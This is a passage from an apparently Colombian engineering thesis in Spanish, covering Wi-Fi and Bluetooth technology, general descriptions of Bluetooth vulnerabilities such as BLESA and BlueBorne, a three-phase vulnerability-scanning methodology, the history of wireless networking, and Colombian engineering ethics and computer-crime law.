(Weyn, enero 31 ,2008) En su artículo: “*Un WIFI ayudado por el concepto de posicionamiento GPS*”,<sup>12</sup> habla sobre que la información de posicionamiento será tan indispensable como la información del tiempo. La investigación sobre los sistemas de localización ya se ha hecho, pero todavía hay una brecha entre la navegación al aire libre (Satélite Global de Navegación por satélite System - GNSS) y (redes inalámbricas de red basados en telefonía celular, Wi-Fi o UWB) sistemas de interior. Supongamos que una persona necesita localizar a su tienda favorita, pero no tiene idea de dónde esta exactamente. Él quiere saber en un tiempo muy corto, en donde se encuentra y cómo puede llegar a su tienda de una manera fácil. Él quiere saber esto independientemente de su entorno, Un cuadrado abierto, una calle rodeada de grandes edificios, o en un centro comercial). Con los sistemas operativos actuales esto no siempre es factible.

La navegación basada en un satélite es la tecnología líder para la navegación al aire libre. GPS ya se ha demostrado de forma exhaustiva y con la introducción de su Homólogo europeo Galileo, los servicios GNSS serán extendidos y mejorados. Sin embargo GNSS no se pueden utilizar como la única tecnología de posicionamiento para cubrir todas las necesidades en todos los terrenos. Las Señales GNSS no pueden penetrar la suficiente mayoría de entornos interiores para ser utilizados por un receptor normal<sup>13</sup>. En entornos urbanos y otros entornos de RF- sombreados, satélites de navegación que no siempre son evidentes. Además de esto, el tiempo al primer arreglo ( TTFF ) de un arranque en frío de un dispositivo GPS puede tardar hasta un par de minutos , lo que es demasiado largo para muchas aplicaciones GPS asistido (A -GPS) puede superar algunos inconvenientes de lo convencional de La tecnología GPS . Los teléfonos móviles que están equipados con un receptor GPS pueden recibir información, tales como

---

<sup>12</sup> WEYN, *Un WIFI ayudado por el concepto de posicionamiento GPS*, IEEE Explorer, enero 31 2008

<sup>13</sup>

SEUNG -MAN Chun, S. -M.-W.-H.-T. Localization Of Wi-Fi Acces Point Using Smartphone’S Gps Infomation. International Conference On Selected Topics In Mobile And Wireless Networking (Icost).Daegu,Korea: College Of It,Engineering.Kyungpook,National University.2011

por satélite ephemeris<sup>1</sup>, a través de la red celular para aumentar la precisión y reducir la TTFF de la estación móvil (MS). Por supuesto, para ser utilizado, este servicio tiene que ser ofrecido por la red móvil. Para la determinación de localización en interiores, hoy en día las técnicas de posicionamiento WIFI se utilizan más comúnmente sobre la base de red de área local inalámbrica (WLAN). Las pruebas indican que el posicionamiento WIFI puede alcanzar una precisión de 1 a 4 metros de interior y 10 m hasta 40 m para exteriores. Una desventaja del WIFI posicionamiento es el pequeño rango relativo de los puntos de acceso (cobertura 30 m a 50m) lo que hace que el posicionamiento WIFI sea una tecnología de localización local. Debido a los costos de implementación de bajo costo y la facilidad de instalación de la infraestructura WIFI, el uso de los usuarios de WIFI ha ido en aumento. Mientras que hay un aumento drástico de los puntos de acceso, las células de WIFI superpuesto no son más que una excepción en entornos urbanos<sup>14</sup>. Como se puede suponer tener una cobertura constante de puntos de acceso de WIFI que pueden utilizarlo para calcular la ubicación estimada de un dispositivo. En este artículo vamos a tratar de combinar la localización WIFI con satélite de navegación para formar una solución ubicua WIFI- Assisted- GPS para que GNSS sea útil en entornos urbanos y de interior<sup>15</sup>.

## 4.2 MARCO CONCEPTUAL

Qué es Wi-Fi?

Gardini, M.Sc.Ing.Gumercindo Bartra, en su investigación<sup>16</sup> informa que la actualidad es una tecnología que ofrece la mayor cantidad de beneficios al costo

---

<sup>14</sup> **YIN-JUN CHEN**, C.-C. C.-N.-E. . GPSenseCar -A Collision Avoidance Support System Using Real-Time GPS Data in a Mobile Vehicular Network. Department of Computer Science and Information Engineering, National Chia-Yi University, Chia-Yi City, TAIWAN. 2008,p. 600

<sup>15</sup> **BHARATH** Patil, R. P. Energysaving techniques for gps based tracking. Integrated Communications Navigation. Bangalore, India: Center for Electronics Design and Technology (CEDT), Indian Institute of Science. MAY 10-12 ,2011.

<sup>16</sup> **GARDINI**, M.Sc.Ing.Gumercindo BARTRA. WI-Fi y Estándar IEEE 802.11n. [En línea] (10 de septiembre de 2013). Disponible en [http://departamento.pucp.edu.pe/ingenieria/images/Telecomunicaciones/ing\\_com\\_inalam/modulo2/WIFI\\_80211N\\_WIMAX\\_2013x4.pdf](http://departamento.pucp.edu.pe/ingenieria/images/Telecomunicaciones/ing_com_inalam/modulo2/WIFI_80211N_WIMAX_2013x4.pdf)

más bajo. Entre todas las tecnologías inalámbricas. Es económica, interoperable con equipos de diferentes fabricantes y puede ser extendida para ofrecer funcionalidades mucho más allá de las previstas originalmente por los fabricantes.

Esto se debe a que Wi-Fi utiliza equipos abiertos: enrutadores, Tabletas, PCs, laptops y teléfonos que pueden interoperar ya que todos se adhieren al estándar 802.11 (Protocolos de Redes Inalámbricas).

- 802.11a permite hasta 54 Mbps en las bandas no licenciada a 5 GHz.
- 802.11b permite hasta 11 Mbps en la banda no licenciada a 2.4 GHz.
- 802.11g permite hasta 54 Mbps en la banda no licenciada a 2.4 GHz.
- 802.11n permite hasta 600 Mbps en las bandas no licenciadas a 2.4 GHz y 5 GHz.
- 802.11ac es una mejora a la norma IEEE 802.11n, se ha desarrollado entre el año 2011 y el 2013, y finalmente ha sido aprobada en Enero de 2014.

El estándar consiste en mejorar las tasas de transferencia hasta 1 Gbit/s dentro de la banda de 5 GHz, ampliar el ancho de banda hasta 160 MHz (40 Mhz en las redes 802.11n), hasta 8 flujos MIMO y modulación de alta densidad (256 QAM).

La familia de protocolos 802.11 es la base de WI-FI. Las tecnologías específicas utilizadas por los equipos WI-FI incluyen 802.11a, b, g, y n. 802.11n fue radicado por IEEE en septiembre 2009, es un estándar muy reciente.

802.11g es compatible con 802.11b, y 802.11n es compatible con 802.11a Cuando opera a 5 GHz, y con b/g en la banda de 2.4 GHz. 802.11n puede utilizar dos canales adyacentes de 20 MHz, para un total de 40MHz lo que no está contemplado en los estándares anteriores, y de esta manera puede alcanzar rendimientos reales superiores a 100 Mbps. El estándar permite inclusive mejorar

---

esta cifra usando múltiples flujos de datos y ya existen equipos que utilizan esta modalidad.

802.11a, b, y g son ahora parte del estándar IEEE 802.11-2007 que comprende todas las enmiendas radicadas hasta ese año, incluyendo 802.11e que permite QoS (calidad de Servicio).

Qué es un Access Point?

(Que es Access Point? ¿Para qué sirve un punto de acceso?, 2013) Los puntos de acceso a la red inalámbrica, también llamados APs o Wireless Access Point, son equipos o hardware configurados en redes WI-FI y que hacen de intermediario entre el ordenador y la red externa (local o Internet). El Access Point o punto de acceso, hace de transmisor central y receptor de las señales de radio en una red Wireless.

Los puntos de acceso utilizados en casa o en oficinas, son generalmente de tamaño pequeño, componiéndose de un adaptador de red, una antena y un transmisor de radio.

Existen redes Wireless pequeñas que pueden funcionar sin puntos de acceso, llamadas redes “ad-hoc” o modo peer-to-peer, las cuales solo utilizan las tarjetas de red para comunicarse. Las redes más usuales que utilizan el modo infraestructura, es decir, los puntos de acceso harán de intermediario o puente entre los equipos WI-FI y una red Ethernet cableada. También harán la función de escalar a más usuarios según se necesite y podrá dotar de algunos elementos de seguridad<sup>17</sup>.

---

<sup>17</sup> ENTORNO Seguro S.A. Configuración de puntos de acceso inalámbrico seguros. [En línea]. Monitoreo GPS 05 de octubre de 2013. Disponible en <http://www.entornoseguro.com/ensesa/Geokon/Sistema%203D%20TRACKER.pdf>

Los puntos de acceso normalmente van conectados físicamente por medio de un cable de pares a otro elemento de red, en caso de una oficina o directamente a la línea telefónica si es una conexión doméstica. En este último caso, el AP estará haciendo también el papel de Router. Son los llamados WirelessRouters los cuales también soportan los estándares 802.11a, 802.11b y 802.11g.

Ciberseguridad : en la actualidad toda organización sea privada o pública son muy rigurosos con la preservación y cuidado de los activos cibernéticos, es entonces cuando surge la necesidad de implementar medidas y programas en seguridad de la información; hay un estudio del año 2017<sup>18</sup> donde informa la gran incidencia de propagación de ataques cibernéticos, estas organizaciones indican que el 57% han experimentado al menos una anomalía de carácter informático en empresas de Estados Unidos y de Alemania, el otro 42% han percibido dos o más ataques, son empresas que ejercen sus funciones en el mercado de tecnología, economía, finanzas, comercio, construcción, bienes raíces, telecomunicaciones entre otras áreas.

En este sentido, surge la obligación de invertir y tener un presupuesto para la contratación de personal idóneo y con la formación académica en seguridad informática, quienes proponen soluciones de acuerdo al análisis y diagnóstico realizado en dichas empresas, este proceso estratégico de seguridad cibernética debe ser incluido desde la alta gerencia de una empresa o institución, designando una dependencia para un estricto seguimiento, planes de trabajo y planes de mejoramiento continuo, de manera sistemática y documentada en los soportes necesarios.

---

<sup>18</sup> **HISCOX**, Hiscox Cyber Readiness Report. London: Forrester Consulting., [En línea], 2017; Disponible en <https://www.hiscox.com/documents/brokers/cyber-readinessreport.pdf>



Dentro del análisis de los hallazgos en seguridad informática, debe designarse un área de auditoría informática<sup>19</sup>, para el proceso de evaluación e innovación para la planeación de estrategias y políticas en seguridad informática, con unos controles dominios, listas de chequeo y verificación, e indicadores de medición ya determinados en el área pendiente por fortalecer.

Beneficios del hacking ético: es considerado una derivación de la seguridad informática, donde a través de pruebas de testeo se emiten ataques, puede ser de un ordenador a otro ordenador, con previo consentimiento y autorización del propietario, como consecuencia dentro del análisis de esas pruebas se diagnostica el estado de inseguridad, las fallas, brechas disponibles y vulnerabilidades en las redes de información.

Posteriormente a través del hacking ético se adquiere el conocimiento y el grado de las fallas y vulnerabilidades informáticas de las organizaciones para iniciar con un plan de mejoramiento y correcciones; también permite reducir los riesgos, amenazas y debilidades que pueden representar el aprovechamiento de esas fallas en seguridad, permite economía y ahorro a largo plazo al corregir esas vulnerabilidades previendo la comisión de las mismas, que significarían una pérdida económica para una organización. La seguridad informática mejora la imagen y genera confianza de una empresa con los socios, empleados, proveedores, clientes, accionistas demostrando el gran compromiso, supervisión y la relevancia que se le da a la gestión de activos de la información.<sup>20</sup>

Administrador de red: es el encargado de generar organización, control y ejercer las técnicas necesarias para que la red funcione en óptimas condiciones, se asigna a una persona, quien será la encargada y quien deben cumplir con el perfil

---

<sup>19</sup> **YIN Robert K**, Case study research and applications: design and methods. 6ta ed. Los angeles.SAGE 2018.

<sup>20</sup> **PAZMIÑO CALUÑA** Andrés. aplicación de hacking ético para la determinación de vulnerabilidades de acceso a redes inalámbricas WIFI. tesis de grado de ingeniero en electrónica, telecomunicaciones y redes. Riobamba: Escuela Superior Politécnica De Chimborazo. Facultad de informática y electrónica, 2011.31-35 p.

exigido, quien debe proponer estrategias para mejorar y planificar la red en todo lo relacionado a su infraestructura y efectividad; debe detectar y clasificar las fallas que la red presente, verificar y analizar el tráfico, envío y recepción de paquetes asimismo poner en marcha el mantenimiento a las configuraciones requeridas, si es necesario desde un punto gerencial contener y mitigar las fallas mediante un plan de trabajo establecido<sup>21</sup>.

De acuerdo al número de equipos conectados en la red en conjunto, el administrador de red gestiona los servidores, estaciones clientes, el hardware y el software, cuentas y contraseñas de usuarios, conexión de la red interna con la externa, diagnosticar los problemas, generar plan de corrección de los mismos a a partir de remediaciones y salvaguardas<sup>22</sup>; asimismo documentar todo el proceso y seguimiento aplicado a la red.

En las comunicaciones inalámbricas, existe una tecnología de uso bastante frecuente como lo es Bluetooth, creado por Bluetooth Special Interest Group, Inc. este protocolo de comunicación inalámbrica<sup>23</sup> permite la transferencia de archivos como fotos, música, contactos, voz, videos, archivos multimedia, pero los dos dispositivos deben estar a una distancia corta y un radio de alcance aproximadamente 10 metros, para que la onda de transmisión de datos no se desvanezca con la información emitida, se puede vincular impresoras, mouse, teclados, televisores inteligentes, entre otros, este protocolo tiene sus inicios en los teléfonos celulares, su nombre viene de eras remotas de los vikingos en Europa nororiental, donde dominaba un Rey noruego y Danés HARALD BLATAND, traducido al inglés su nombre y apellido significa HAROLD BLUETOOTH, en español “Diente Azul”; en esa época este rey, pudo unir a tribus

---

<sup>21</sup> **PEDRAZA CASTRO** Cristian Steven, **HERRERA GONZÁLEZ** Carlos Steven. Realizar un análisis de las vulnerabilidades y mecanismos de explotación asociados a redes Wifi abiertas. tesis de grado Programa de Ingeniería en Telecomunicaciones. Bogotá D.C.: Universitaria Agustiniiana Facultad de Ingenierías, 2018.13-17 p.

<sup>22</sup> **MCGRAW HILL**, Administración y gestión de una red de área local, [En línea], 2018; Disponible en <https://www.mheducation.es/bcv/guide/capitulo/844819974X.pdf>

<sup>23</sup> **MOES**, Tibor. ¿Qué es el Bluetooth y para qué sirve?, [En línea].software Lab.org, 2014, Disponible en <https://softwarelab.org/es/bluetooth>.

que tenían diferencias por ser de naciones y costumbres contrarias, los daneses y noruegos; este común protocolo tiene operatividad en redes de área personal WPAN, a una frecuencia de 2.4 GHz únicamente para redes inalámbricas<sup>24</sup>.

No obstante, todo dispositivo que tiene sistema de conectividad Bluetooth, es vulnerable a una variedad de ataques cibernéticos, según Adrián Raya (2020) observa que Bluetooth, tiene demasiadas vulnerabilidades, fallas y errores de seguridad e indica que los fabricantes de teléfonos inteligentes que usamos diariamente, generan actualizaciones constantemente y las notifican y envían a todos los dispositivos disponibles activos, para que el usuario cuando se encuentre en una red Wifi, pueda iniciar un proceso de instalación exitoso, pero no sucede así con otros dispositivos como Smartwatch o reloj inteligente, audífonos inteligentes inalámbricos; la popularización de Bluetooth es realmente notoria en todas las personas, así como el famoso internet de las cosas que rodea y subyuga al mundo actual, es así como algunos dispositivos de fabricantes menos reconocidos, de más baja calidad, más bajo costo utilizan un estándar BLE(Bluetooth Low Energy) para tecnologías Bluetooth<sup>25</sup> este estándar es utilizado sobretodo en relojes inteligentes para un ahorro de energía sin darle tanta prioridad a la velocidad de transferencia de datos, por ejemplo del Smartphone al Smartwatch, en efecto surge el ataque a Bluetooth denominado BLESA <sup>26</sup>, apenas detectado en septiembre del 2020, es considerado una nueva vulnerabilidad; hasta ahora el modo de operar de los ataques ya conocidos, son ubicándose en un punto medio entre el proceso de comunicación y emparejamiento de los 2 dispositivos, emisor y receptor, cuando dichos dispositivos envían la llave con la

---

<sup>24</sup> **AVILA L. Y REYES.** Revisión estado del Arte de la tecnología Bluetooth. En: Rev. Marzo, 2017, vol. 3, n° 2, p.1-3.

<sup>25</sup> **AKHAYAD, Yassir.** Bluetooth 4.0 Low Energy: Análisis de las prestaciones y aplicaciones para la automoción. Trabajo de Grado en Ingeniería de Sistemas de Telecomunicación. Catalunya: Universidad politécnica de Catalunya, 2016. 16-19 p.

<sup>26</sup> **RAYA Adrián.** Prácticamente todo lo que tenga Bluetooth es vulnerable a este nuevo ataque, [En línea] omicrono software.2020.Disponible en [https://www.elespanol.com/omicrono/software/20200917/practicamente-bluetooth-vulnerable-nuevo-ataque/521448782\\_0.html](https://www.elespanol.com/omicrono/software/20200917/practicamente-bluetooth-vulnerable-nuevo-ataque/521448782_0.html)

clave única de enlace, un ataque se genera capturándola o reemplazándola por otra elaborada por el ciberatacante; por otra parte el BLESA tiene un vector de flanqueo diferente, aprovecha el momento exacto en que los dispositivos se están reconectando es decir que por condiciones climáticas o de espacio-tiempo tienen conexión pobre, es decir ya fueron emparejados e identificados previamente y se encuentran recordando en sus configuraciones; es entonces cuando BLESA comisiona su objetivo y busca autenticarse con base de datos de llaves o claves de la comunicación Bluetooth muy parecido a un ataque por diccionario.

Concerniente a una investigación especializada en vulnerabilidades de tecnología Bluetooth realizada por González Josué (2019) indica que ese listado de vulnerabilidades y fallas de seguridad recibe el nombre de Blueborne, se define como un ataque que afecta a los sistemas operativos ANDROID, IOS, WINDOWS, LINUX entre otros<sup>27</sup>, permite que los atacantes tomen el control absoluto de los sistemas operativos en smartphones y ordenadores que tengan el Bluetooth activado, ya que este ataque es transportado en ondas de propagación por el aire, el Blueborne<sup>28</sup> accede a los datos y a las redes propagando malware entre los dispositivos con la conexión emparejada, asimismo de que ejecuta el ataque hombre en el medio o Man in The Middle.

Referente a los Escáner de vulnerabilidades, en el mundo del hacking ético hay diferentes metodologías para la detección de fallos y vulnerabilidades en la integridad de un sistema de información, son miles de proyectos e investigaciones que a diario surgen en búsqueda de las fallas que se detectan, siempre generando un método de prevención y una ruta a seguir para los usuarios del internet de las cosas o IOT (Internet of Things)<sup>29</sup>, el cual ha adquirido una importancia como una

---

<sup>27</sup> **GONZÁLEZ PARIENTE Josué**. Análisis de vulnerabilidades en dispositivos Bluetooth. trabajo de Grado en Ingeniería de Tecnologías de Telecomunicación. Leganés. Universidad Carlos III de Madrid, 2019. 14-33p.

<sup>28</sup> **MERITXELI Oncins Domènech**. Fallo de seguridad en Bluetooth: Protege tus dispositivos del malware BlueBorne. [En línea], ciberseguridad al día, 2017, Disponible en <https://www.iniseg.es/blog/ciberseguridad/fallo-de-seguridad-en-bluetooth-protege-tus-dispositivos-del-malware-blueborne/>

<sup>29</sup> **WIGMORE**, Ivy. Internet de las cosas (IoT). [En línea], TechTarget, 2019, Disponible en <https://searchdatacenter.techtarget.com/es/definicion/Internet-de-las-cosas-IoT>

tecnología bastante posicionada, siendo la más utilizada del siglo XXI, porque permite que se interconecten dispositivos y objetos a internet, que son utilizados en el hogar ordinariamente, dispositivos como electrodomésticos, microondas, lavadoras, estufas, neveras, sistemas de cámaras, interruptores de encendido de luces, con el objetivo de tener una comunicación asertiva entre personas y cosas, es preciso destacar la articulación entre el mundo digital y el mundo físico que introduce el IOT; seguidamente se producen una cantidad de fallas en seguridad informática en donde se hace pertinente poder encontrarlas, con aplicaciones para escaneo y listado de remediación de esos hallazgos, actualmente hay muchas herramientas y proyectos de este tipo, asimismo los especialistas en seguridad informática e ingenieros en áreas afines de esta ciencia, han desarrollado aplicaciones de fácil instalación, con soporte integral y manejo; Romero (2009) presento una herramienta muy básica con el fin de identificar los riesgos de aplicaciones web<sup>30</sup>, con el cual se puede determinar un análisis investigativo de tipo cualitativo y cuantitativo, pero que por su antigüedad se considera obsoleta para las nuevas tecnologías que han surgido; de manera equiparable Xinlan (2010) sugiere un método para detectar las vulnerabilidades y los riesgos en organizaciones de una manera muy compleja, pero se utilizan algoritmos muy robustos y de análisis avanzado matemático<sup>31</sup> lo que complicaría el entendimiento y la puesta en práctica al usuario común, quien sería el principal consumidor de la presente investigación.

En síntesis una metodología muy recomendable para detectar vulnerabilidades para redes de datos es la que proponen Franco David A., Perea Jorge L. y Puello Plinio (2015) en su artículo “Metodología para la Detección de Vulnerabilidades en

---

<sup>30</sup> **ROMERO Brunil, HADDAD Hisham. y MOLERO Jorge E.**, A Methodological Tool for Asset Identification in Web Applications. En Rev. Fourth International Conference on Software Engineering Advances.2009. vol 1,p.3-5.

<sup>31</sup> **XINLAN Zhang, ZHIFANG Huang, GUANGFU Wei y ZHANG Xin**, Investigación de la metodología de evaluación de riesgos de seguridad de la información: proceso de jerarquía analítica y toma de decisiones en grupo. En Rev. Segundo Congreso Mundial de Ingeniería de Software. Diciembre, 2010.vol. 2, p. 157-160.

Redes de Datos”<sup>32</sup> proponen un método en tres fases que puede ser aplicado tanto para redes inalámbricas o como para cableadas, esta soportado en aplicaciones de software, sus tres etapas son: Reconocimiento, Escaneo de puertos con enumeración de servicios y por ultimo escaneo de vulnerabilidades. Para desarrollar exitosamente la etapa del reconocimiento se obtiene el nombre de dominio y direcciones IP de los ordenadores en el mismo segmento de red, es decir que el objetivo es conocer la cantidad de equipos que integran la red. Posteriormente en la fase II se realiza escaneo profundo de todos los puertos de los equipos que están interconectados en el mismo segmento de red, conociendo qué servicios de red están arriba y cuáles son las funciones que cumplen, si son servidores, puntos de acceso, repetidores o enrutadores.

Finalmente en etapa III se aplica un escaneo de vulnerabilidades, de acuerdo al listado que se tiene de la etapa II, hay equipos caracterizados como críticos, de este modo con el escáner de vulnerabilidades puede ser Nessus de Tenable, se busca listar reportes de cómo está la seguridad de cada equipo que integra la red, la herramienta contiene el ultimo repositorio actualizado de vulnerabilidades listadas a nivel mundial y subsanadas debidamente al momento que fueron halladas.

### 4.3 MARCO HISTÓRICO

En 1942 la actriz de Hollywood HEDY LAMARR tenía una mente superdotada, cambió los escenarios donde actuaba en novelas y obras teatrales, por dedicarse a estudiar ingeniería, patentando numerosos inventos, pero en ese mismo año y debido a su alto intelecto y sentido innovador descubre una técnica de modulación de señales en un espectro, usando dos tambores perforados con una

---

<sup>32</sup> FRANCO David A., PEREA Jorge L. y PUELLO Plinio, Metodología para la Detección de Vulnerabilidades en Redes de Datos. En Rev. Información Tecnológica.2012.vol. 23, n°3, p.1-2.

sincronización y así transmitir información por el aire sin nada de conexiones, ni cables; de este modo se creó la base del funcionamiento de sistemas inalámbricos ,propagación de ondas, transmisión de información y datos, que más adelante sería un gran logro para la humanidad como lo es WIFI Y BLUETOOTH.

Según Elizabeth Rodríguez, IBM fue fundamental para el desarrollo del WIFI<sup>33</sup>, cumplió el sueño para muchas personas de no tener que depender de cables para conectar dispositivos, después de una ardua investigación que se remota a hacer 30 años por los expertos de IBM quienes eran una empresa gigante de tecnología para el 1979 mediante experimentos de envíos de información con infrarrojos, enviando información propagada binaria, surge la idea de la construcción de una red local de fábrica, estos importantes resultados son publicados en el libro de IEEE y se consideran el origen de las redes inalámbricas.; en los laboratorios se trabaja en altas frecuencias, es así como se avanzó con investigación buscando como introducir estas redes LAN al mercado, cuando en el año 1991 se realizan pruebas con estas redes las cuales arrojan resultados de que pueden ser implementadas en cualquier organización, hogares, universidades, empresas entre otros.

En ese año 1991 es un momento crucial para el avance tecnológico, cabe destacar que esta red inalámbrica se vio en obligación de progresar en su implementación rápidamente, debido a la creación de computadores portátiles o laptops, quienes tenían componentes similares a los computadores de mesa, pero como producto requería tener red sin cables, ni conexiones alámbricas.

El estándar WIFI genera transmisión de datos a través de las ondas electromagnéticas, de acuerdo al tipo de red y al ancho de banda para la transmisión de las mismas, el alcance de esta red inalámbrica es muy limitado por

---

<sup>33</sup> **RODRIGUEZ Elizabeth**, Evolución de las redes inalámbricas - Maestros del Web), [En línea]. 2018 Disponible en <https://es.calameo.com/books/005844665fd2f34ea051b>

su corta distancia lo que la hace ser acreedora de un uso doméstico y de oficina; es por eso que el usuario final opta por su comodidad y sentirse confortable para ejecutar sus labores ya que no debe complicarse con incómodos cables.

Uno de los problemas principales que tuvo fue la implantación de un estándar, es por ello que los fabricantes y proveedores de dispositivos inalámbricos deciden asociarse para definir una ruta de estándares y así evitar conflictos integrando el mercado en redes inalámbricas, esos fabricantes fueron NOKIA, 3COM, AIRONES, INTERSIL, LUCENT TECHNOLOGIES Y SYMBOL, principales compañías masivas en ventas de dispositivos inalámbricos de 1990.

Para el año 1999 esta asociación de empresas se haría llamar WECA (Wireless Ethernet Compatibility Alliance), pero para el año 2003 cambian su nombre a WIFI (WIRELESS FIDELITY) Alliance la cual al día de hoy cuenta con más de 150 empresas asociadas.

Básicamente su función es verificar, aprobar y certificar que los equipos cumplan con estándares de conexión inalámbrica que han propuesto, buscando así tener un mundo con más tecnología inalámbrica en la cual concurren muchos dispositivos y que no tengan problemas de compatibilidad.

El estándar WIFI 802.11 se crea para reemplazar capas físicas, es decir que junto a ETHERNET son redes iguales, la cual se conecta a través de ondas electromagnéticas, mientras que ETHERNET a través de un cable de red, WIFI no es considerada una marca, es un estándar lo que significa que cualquier dispositivo certificado puede comunicarse con otro que también haga parte de WIFI sin importar fabricantes ni proveedor<sup>34</sup>.

---

<sup>34</sup> GUALDRÓN, S. PINZÓN, L. De LUQUE, I. DÍAZ, S. VÁSQUEZ. Una herramienta para la predicción de la intensidad de la señal recibida (Rssi) para Wireless Lan 802.11b . [En línea] (2013). Colombia: Revista Colombiana de Tecnologías de Avanzada. Disponible en [http://www.unipamplona.edu.co/unipamplona/portallG/home\\_40/recursos/02\\_v07\\_12/revista\\_07/16112011/v07\\_04.pdf](http://www.unipamplona.edu.co/unipamplona/portallG/home_40/recursos/02_v07_12/revista_07/16112011/v07_04.pdf)



Para las redes inalámbricas hay ciertas desventajas que se deben tener claras, la primera es la movilidad, ya que esta conexión necesita estar cerca estar al Access point para así garantizar la emisión y recepción de ondas de radio, toda vez que estas son omnidireccionales, pero puede perder bastante velocidad de transmisión de datos a comparación de las redes cableadas y puede tener interferencias en su transmisión, también de que es una red abierta y eso la hace ser susceptible a problemas de seguridad aunque los expertos diseñan más herramientas y mecanismos de protección en diferentes protocolos.

En lo que respecta a la evolución y según internet@irix.es, <sup>35</sup>se tiene una nueva versión llamada la 802.11ax o también llamada WIFI 6 fue lanzada oficialmente en el año 2019 para todo el mercado a nivel internacional, pero con limitantes como que solo algunos dispositivos tienen la compatibilidad y la soportan, tiene una velocidad de transmisión de datos bastante robusta de 10Gbps, mejorando así la conexión en lugares donde haya mucha saturación del espectro radioeléctrico y la propagación de ondas vía radio, trabaja en bandas de 2.4GHz y 5GHz mejorando el rendimiento por 4 veces de su estándar anterior WIFI 802.11ac (WIFI 5), tecnología lanzada en el 2014, esta versión 802.11ax implementa un nuevo protocolo de seguridad que es el WPA3 (WIFI PROTECTED ACCESS ) el cual consiste en que los datos transmitidos a través de una red WIFI no sean capturados en su trayecto, ni interceptados, ni que se les aplica un Sniffer (analizador de protocolos) el cual puede capturar y analizar paquetes de información entre dispositivos conectados, es decir, escuchando toda la información que circula en la red, donde los ciberdelincuentes podrán almacenar información y datos sensibles, como contraseñas, usuarios, correos electrónicos

---

<sup>35</sup>

**PORTALTIC**, WIFI 6 y WIFI 6E: ventajas y detalles de los últimos estándares de conexiones inalámbricas que se extenderán en 2020, [En línea]. 2020 Disponible en <https://www.europapress.es/portaltic/sector/noticia-WIFI-WIFI-6e-ventajas-detalles-ultimos-estandares-conexiones-inalambricas-extenderan-2020-20200205090112.html>

entre otros, en conclusión, el WPA3 mejorará la protección de datos, bajo dos parámetros fundamentales la autenticación y encriptación.

La evolución en las redes inalámbricas es inevitable como se observa en la Figura 3 ; en la actualidad La versión 802.11ax ahorra y consume menos energía en sus dispositivos que tienen implantado este estándar, lo que nos podría optimizar las cargas y ciclos de nuestros dispositivos; en especial smartphones y laptops.

**Figura 3 Evolución de telecomunicaciones y WIFI**




Fuente: Sewan 13/07/2018

#### 4.4 MARCO LEGAL

A fin de verificar el reglamento del Código de ética para el ejercicio de ingeniería en general y sus profesiones afines (La Ley 842 del 9 de octubre de 2003)<sup>36</sup>, es con este que se legaliza la conducta profesional de los ingenieros, se pueden generar violaciones al mismo de alcance penal y administrativo, cualquier ingeniero puede aprovechar de sus conocimientos para abusar de la confianza depositada y bienes de otras organizaciones, a fin de lucrarse de forma personal abusando y cometiendo conductas punibles soportado en tácticas de ingeniería social, es de resaltar que este código, tal cual se aprecia su caratula en la Figura 4 es el marco de comportamiento profesional de un ingeniero<sup>37</sup>.

Figura 4 Código ética en Colombia



Fuente: COPNIA 2003

---

<sup>36</sup> Colombia, CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. (2003). 3 – 18 p.

<sup>37</sup> FREIRE., I. R. (s.f.). Phpcenter. Obtenido de Código Ético y Deontológico para Ingenieros en informática. [En línea] (pag. 1 – 10). Disponible en [http://www.phpcenter.com.ar/docs/codigo\\_deontologico.pdf](http://www.phpcenter.com.ar/docs/codigo_deontologico.pdf)

Dando aplicabilidad a la norma y citando CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES, se denotan importantes apartados, en relación a la afectación que puede causar los ataques a un sistema de información como el incumplimiento al literal b) *Custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados;* como ingeniero se puede tener el acceso a la información que con una mala intención puede obtener enriquecimiento ilícito, asimismo g) Causar, intencional o culposamente, daño o pérdida de bienes, elementos, equipos, herramientas o documentos que hayan llegado a su poder por razón del ejercicio de su profesión; y como falta gravísima según lo estipulado en FALTAS GRAVÍSIMAS. (Artículo 53 de la Ley 842 de 2003) Se consideran gravísimas y se constituyen en causal de cancelación de la matrícula profesional, sin requerir la calificación que de ellas haga el Consejo respectivo, las siguientes faltas: 17 Código de Ética a) Derivar, de manera directa o por interpuesta persona, indebido o fraudulento provecho patrimonial en ejercicio de la profesión, con consecuencias graves para la parte afectada; lo que significa que la tarjeta profesional del ingeniero queda totalmente cancelada de manera irrevocable, por utilizar la ingeniería para actos fraudulentos y provecho de su patrimonio.

En lo que respecta al ámbito penal se puede analizar la violación al Código Penal colombiano (Ley 599 de 2000) en su Capítulo séptimo del Libro segundo, del Título III: Delitos contra la libertad individual y otras garantías, trata sobre la violación a la intimidad, reserva e interceptación de comunicaciones<sup>38</sup>:

---

<sup>38</sup> **COLOMBIA, CONGRESO DE LA REPÚBLICA.** Ley 1273 de 2009, por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado -denominado "de la protección de la información y de los datos"- y se conservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. *Diario Oficial No. 47.223*, 5 de enero de 2009.

